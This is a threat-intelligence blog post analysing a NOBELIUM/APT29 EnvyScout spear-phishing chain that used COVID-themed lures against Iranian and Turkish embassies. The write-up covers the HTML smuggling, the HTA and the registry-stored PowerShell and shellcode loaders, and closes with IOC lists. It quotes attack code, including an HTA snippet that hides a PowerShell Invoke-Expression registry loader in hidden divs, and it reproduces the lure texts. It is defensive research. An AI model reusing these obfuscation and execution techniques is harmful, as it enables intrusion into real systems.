NOBELIUM’s EnvyScout infection chain goes in the registry, targeting embassies

sekoia.io/en/nobeliums-envyscout-infection-chain-goes-in-the-registry-targeting-embassies

6 January 2022

NOBELIUM is another name for the APT29 intrusion set[1], operated by a threat actor allegedly linked to the SVR (the Foreign Intelligence Service of the Russian Federation)[2]. NOBELIUM has historically targeted government organizations, non-governmental organizations, think tanks, military, IT service providers, health technology and research, and telecommunications providers.

Despite the low sophistication level of its phishing campaigns targeting Windows, NOBELIUM is well known for its agility once inside the victim’s network. Its operators are careful, patient and masterize cutting edge intrusion techniques against the latest Microsoft technologies and services such as AzureAD. For example, NOBELIUM used an home made passive implant dubbed FoggyWeb to exfiltrate authentication tokens from ADFS servers in a stealthy way[3].

NOBELIUM made the headlines a little over a year ago, following the discovery of a sophisticated supply chain attack against the Solarwinds software, compromising thousands by a validator dubbed “SunBurst”[4]. Beyond its impact and its sophistication, the attack – as disclosed by Kaspersky – had an interesting overlap with a backdoor used by TURLA[4], an intrusion set that has been active for years and known to be allegedly linked to the Russian FSB. Joint operation between two Russian threat actors or NOBELIUM had access to the same code base? The question remains unanswered today but it is not the first time that overlaps between these two intrusion sets emerge[5].

Throughout 2021 and following the SolarWinds attack, NOBELIUM engaged spear phishing campaigns by using mails and social media messaging. These campaigns didn’t use any exploit to compromise Windows endpoints. They simply relied on malicious HTML attachments – called EnvyScout by Microsoft[6]– with a pinch of social engineering. By opening the attachment, the HTML file extracts from itself an ISO file by using a technique dubbed HTML Smuggling. The ISO is then downloaded by the victim and automatically mounted on the victim workstation, leading at the end of the exploitation chain to execution of a CobaltStrike beacon.

New EnvyScout infection chain analysis.

On October 21st, 2021, a new EnvyScout HTML file related to the NOBELIUM intrusion set (3d18bc4bfe1ec7b6b73a3fb39d490b64) matched one of our YARA rule on VirusTotal with a detection ratio of 1 on 56. The rule was done on the possible obfuscated variants of a JavaScript loop used in the EnvyScout initial file disclosed by Microsoft (32e0940e1715392280d4bdb514d9cf11)[6].

`32e0940e`'s loop (prettyfied)	`3d18bc4b`'s loop (prettyfied)

`bjklyh = atob(dfghfghrty);`
`rtgmh = new Array(bjklyh.length);`
`for (var i = 0; i < bjklyh.length; i++) {`
`    rtgmh[i] = bjklyh.charCodeAt(i);`
`}`
`ogfdkbjei = new Uint8Array(rtgmh);`
	`bt = atob(text);`
	`bN = new Array(bt.length);`
	`for(var i =0;i < bt.length; i++){`
	`   bN[i] = bt.charCodeAt(i);`
	`}`
	
	`bA = new Uint8Array(bN);`


Table 1. Comparaison of the two loops

It is worth noting that's not the only resemblance between the two files, both also have the same headers, with the same MOTW comment[7], such as:

```
<!-- saved from url=(0016)http://localhost -->
<meta http-equiv="X-UA-Compatible" content="IE=11">
```

Extract 1. Headers in 32e0940e' and 3d18bc4b' files

As seen during other phishing campaigns reported in open-source, this file uses "HTML Smuggling" technique to extract a malicious ISO file. By looking at its content, this file seems to have been targeted at least one Iranian embassy, as shown below:



Attention!

Due to the increase in the number of cases of COVID-19, the Embassy of the Islamic Republic of Iran is being transfered to a state of isolation. Please check the list of sick employees to identify the possibility of contact with them.

All detailed information about the sick, as well as about the new mode of operation of the embassy in the downloaded file.


Figure 1. Message shown to the user by the HTML file 3d18bc4bfe1ec7b6b73a3fb39d490b64.

Following this first discovery, another similar HTML file came out in early december (b87073c34a910f20a83c04c8efbd4f43) but this time with no text except the title "Covid information". The content may have been deleted by the submitters in order to prevent victim identification. However, the next infection chain stage revealed that it targeted at least one Turkey Embassy. It is worth noting that these EnvyScout files don't contain any SMB trap, web bug, telemetry script or redirection to some 0day exploit targeting iOS as previously seen by Google TAG[8].

If we take a look at the ISO files metadata, the ISO volume name is the HTA file title and there are some interesting timestamps such as the “Root Directory Create Date” or the “Volume Create Date”. In the first sample, 3d18bc4bfe1ec7b6b73a3fb39d490b64, the timestamps values are *2021:10:20 11:27:18-07:00 (UTC time).* Whereas in the second sample, which was uploaded a bit later on VirusTotal, the timestamps values are 2021:11:12 09:28:40-08:00 (UTC time).

These dates indicate the last time that the volume was mounted. Which is quite interesting as the ISO files were actually simply extracted and decoded from the HTML files. It seems therefore likely that NOBELIUM built the payloads (or tested its whole attack chain) at these dates. If that is indeed the case, it would mean that the first sample 3d18bc4bfe1ec7b6b73a3fb39d490b64 was created a day before it was uploaded to VirusTotal.

Unlike the previously described NOBELIUM spear phishing attacks disclosed by Microsoft, the downloaded ISO files no longer contained a malicious DLL and a shortcut aimed to launch that DLL. In both cases, the ISO simply embeds a malicious HTML Application (HTA) file, executing the rest of the exploitation chain. For the HTA file corresponding to the first HTML file (3d18bc4bfe1ec7b6b73a3fb39d490b64), the HTA file contains the same message as the HTML file. For the second HTML file (b87073c34a910f20a83c04c8efbd4f43), the HTA file contains a message similar to the first file but this time mentions an “Embassy of the Republic of Turkey”:




Due to the increase in the number of cases of COVID-19, the Embassy of the Republic of Turkey is being transfered to a state of isolation. Access to the embassy territory is temporarily closed to visitors.

If you have been in contact with the embassy staff during the last weeks, please reply by return letter to receive detailed information about the status of the illness of thes employee.

Figure 2. The HTA b84c00ae9e7f9684b36d75a1a09f8210 message.

Note the slight typos they made in this message at “transfered” (just like in the first HTML file) and “thes”.

In both cases, the HTA file contains hidden HTML elements embedding the content of two different registry values. The first registry value carries out a shellcode loader written in PowerShell dedicated to decode and load a shellcode, contained in the second registry value. Once the values are saved in the registry, the HTA launch a Powershell command line which will load and execute the content of the first registry key, as shown below:



```
var b = new ActiveXObject("Wscript.Shell");
res = document.getElementById("c1").innerHTML;
res += document.getElementById("c2").innerHTML;
res += document.getElementById("c3").innerHTML;
res += document.getElementById("c4").innerHTML;
res += document.getElementById("c5").innerHTML;
b.Run(res, 0);

// Truncated

<div id="c1" style="visibility: hidden;">powers</div>
<div id="c2" style="visibility: hidden;">hell -C Invo</div>
<div id="c3" style="visibility: hidden;">ke-Expression (g</div>
<div id="c4" style="visibility: hidden;">p HKCU:\\SO</div>
<div id="c5" style="visibility: hidden;">FTWARE\\MSOffice).Version</div>
```

Extract 2. Extract of the HTA b84c00ae9e7f9684b36d75a1a09f8210.

It is worth to note that prior to loading the shellcode, the registry keys containing the malicious payloads are deleted, a nice try to prevent forensic analysis. Furthermore, the registry key names differ in the two samples (Javasoft and MSOffice). In the two cases, the shellcode loads and executes in memory a DLL embedded in it. Both DLLs contain dozens of dead exports, are heavily obfuscated in the same manner with a lot of junk code and fake calls to the Windows API. They are used to decrypt and load an encrypted CS beacon splitted in seven different parts inside the DLL. To resume, they seem to act as the loader dubbed NativeZone (variant 1) as described by Microsoft in their blogpost[6].
To summarize, you can see below the full infection chain used in these recent spear phishing attacks:



HTML Smuggling to NativeZone
Covid_information.html
3d18bc4bfe1ec7b6b73a3fb39d490b64
Used to open
Covid.iso
d4fdf63d88da2d59569bb621b18bf5e4
iso
Contain
Covid.hta
b4488b1b3ef6914d7adfb289c56c0def
Execute
Powershell.exe
powershell -C Invoke-Expression (gp
HKCU:\\SOFTWARE\\JavaSoft).Ver
Load and execute
Powershell shellcode loader in registry
HKCU\SOFTWARE\JavaSoft\Ver
Load and execute
Shellcode with NativeZone DLL in the registry
HKCU\SOFTWARE\JavaSoft\Ver2
NativeZone shellcode loader to Cobalt Strike beacon
Shellcode
NativeZone DLL
Content of JavaSoft\Ver2
Loads and execute
EqualService (export)
Merge decrypt and execute
Encrypted CS
reflective loader
NativeZone DLL

Figure 3. Infection chain of 3d18bc4bfe1ec7b6b73a3fb39d490b64.

Both CobaltStrike configurations were extracted easily and can be found in the Appendix. It is interesting to note that the public keys and the user-agent are the same. Furthermore, the user-agent should not be used often in real corporate environments as it is associated with Windows 8 and you could therefore look for that on your networks for hunting purposes.


Two different C2s have been extracted, midcitylanews[.]com for the sample targeting Iran and dom-news[.]com for the sample targeting Turkey.

Infrastructure analysis

The domains midcitylanews[.]com and dom-news[.]com retrieved from the CobaltStrike beacons have been registered more than a year prior their use by the threat actor which could indicate that NOBELIUM tried to prevent malicious domains detection based on their creation date.

These domains resolved VPS IP addresses having their 80 and 443 ports open. They seem to have been configured by using an Nginx forwarder configuration for CobaltStrike C2 dubbed “cs2nginx” and available for anyone on Github[9].

However, even if the domains were registered a year ago, the associated C2 servers were setted up around the end of september, 2021. Therefore, this time delta, the use of cs2nginx and the pattern of the typosquatting domains (e.g. the use on “news” keyword for many of them) can lead to some infrastructure illumination. Here is the infrastructure which can be grabbed by using this heuristic.



Domain	IP address	Hosting provider	Conf.
crochetnews[.]com	31.42.177[.]78	Unknown	High
dom-news[.]com	103.232.53[.]230	Vietserver.vn	High
readnewshot[.]com	194.62.42[.]109	Pq.hosting	High
pharaosjournal[.]com	95.183.51[.]161	Solarcom.ch	High
theanalyticsnews[.]com	195.144.21[.]159	Black.host	High
galatinonews[.]com	158.255.211[.]40	EDIS.at	High
midcitylanews[.]com	139.99.178[.]56	OVH SAS	High
muslimnewsdaily[.]com	46.102.152[.]118	QHoster	High
bfilmnews[.]com	45.14.70[.]186	Greencloudvps.com	Medium

Table 3. Infrastructure discovered possibly linked to NOBELIUM

It is interesting to note that as the infrastructure disclosed by the CERT-FR in December, 2021[10], this cluster is distributed between several autonomous systems, which seems also to be one characteristic of NOBELIUM.

During this investigation, we found other C2s servers using the same technique and potentially linked to other threat actors or red teams. We decided to publish this list in the appendix for threat hunting purposes in your network.

Conclusion

The infection chain and the indicators shown above suggest that NOBELIUM is associated with this attack campaign. After having burned EnvyScout against occidental targets, NOBELIUM seems to reuse this infection chain against other countries. However, due to the low complexity of the infection chain and the previous blog posts covering EnvyScout, it could be, although we write this with very low confidence, just another threat actor copycatting NOBELIUM.

External references

[1] Alert (AA21-148A) Sophisticated Spearphishing Campaign Targets Government Organizations, IGOs, and NGOs, CISA, May 28, 2021 [2] Further TTPs associated with SVR cyber actors, NCSC, May 7, 2021 [3] FoggyWeb: Targeted NOBELIUM malware leads to persistent backdoor, Microsoft, September 27, 2021 [4] SUNBURST Additional Technical Details, Mandian, December 24, 2020 [5] Sunburst backdoor – code overlaps with Kazuar, Kaspersky, January 11, 2021 [6] Breaking down NOBELIUM's latest early-stage toolset, Microsoft, May 28, 2021 [7] Mark of the Web, Microsoft, May 11, 2015 [8] How we protect users from 0-day attacks, Google TAG, July 12, 2021 [9] Cs2modrewrite's source code on Github [10] Phishing campaigns by the Nobelium intrusion set, CERT-FR, December 6, 2021

Tactics, Techniques and Procedures (TTPs)

T1583.001 – Acquire Infrastructure: Domains
T1583.003 – Acquire Infrastructure: Virtual Private Server
T1566.001 – Phishing: Spearphishing Attachment
T1566.003 – Phishing: Spearphishing via Service
T1059.001 – Command and Scripting Interpreter: PowerShell
T1204.002 – User Execution: Malicious File
T1027.006 – Obfuscated Files or Information: HTML Smuggling
T1071.001 – Application Layer Protocol: Web Protocols

Related IOCs

The IOCs are provided “as is”. All the IOCs can be downloaded in JSON STIX2.1 and CSV formats on the SEKOIA.IO Github: https://github.com/SEKOIA-IO/Community/tree/main/IOCs

Domains

```
crochetnews[.]com
dom-news[.]com
readnewshot[.]com
pharaosjournal[.]com
bfilmnews[.]com
theanalyticsnews[.]com
galatinonews[.]com
midcitylanews[.]com
muslimnewsdaily[.]com
```

IP Addresses

```
31.42.177[.]78
158.255.211[.]40
45.14.70[.]186
46.102.152[.]118
139.99.178[.]56
95.183.51[.]161
195.144.21[.]159
103.232.53[.]230
194.62.42[.]109
```

Other domains suspected to use cs2nginx

These domains are suspected to use cs2nginx. We haven’t been able to link them to NOBELIUM and can be related to other threats. They are provided “as is”, only for hunting purposes in your own network.

```
updates.uk[.]com
onlinebusinessadviceuk[.]com
assets.completehealthcareuk[.]net
d2rwiki[.]net
taiwancht[.]com
herosofthestorms[.]com
note.legendsec[.]net
faststartbusiness[.]com
msdnsvc[.]com
assets.bettendorfhealthcare[.]com
eblogpro[.]com
getdsoft[.]com
themobilecard[.]com
c***solutions[.]support
v*****managernent[.]com
e*****x[.]me
img.microsoftupdate.cc
windows.msgetupdate.com
fwd.splunk.eu.com
file.updateswindows.com
```

Files MD5 hashes

```
054940ba8908b9e11f57ee081d1140cb
b84c00ae9e7f9684b36d75a1a09f8210
3d18bc4bfe1ec7b6b73a3fb39d490b64
b87073c34a910f20a83c04c8efbd4f43
d4fdf63d88da2d59569bb621b18bf5e4
41dd8cee47c036e7e9e92c395c5d1feb
b7ca8c46dc1bfc1d9cb9ce04a4928153
cc08a6df151b8879a4969b2e99086b48
4365057ef0c5a9518d95d53eab5995a8
```

Yara rules

Sigma rule

Registry Keys

CobaltStrike configurations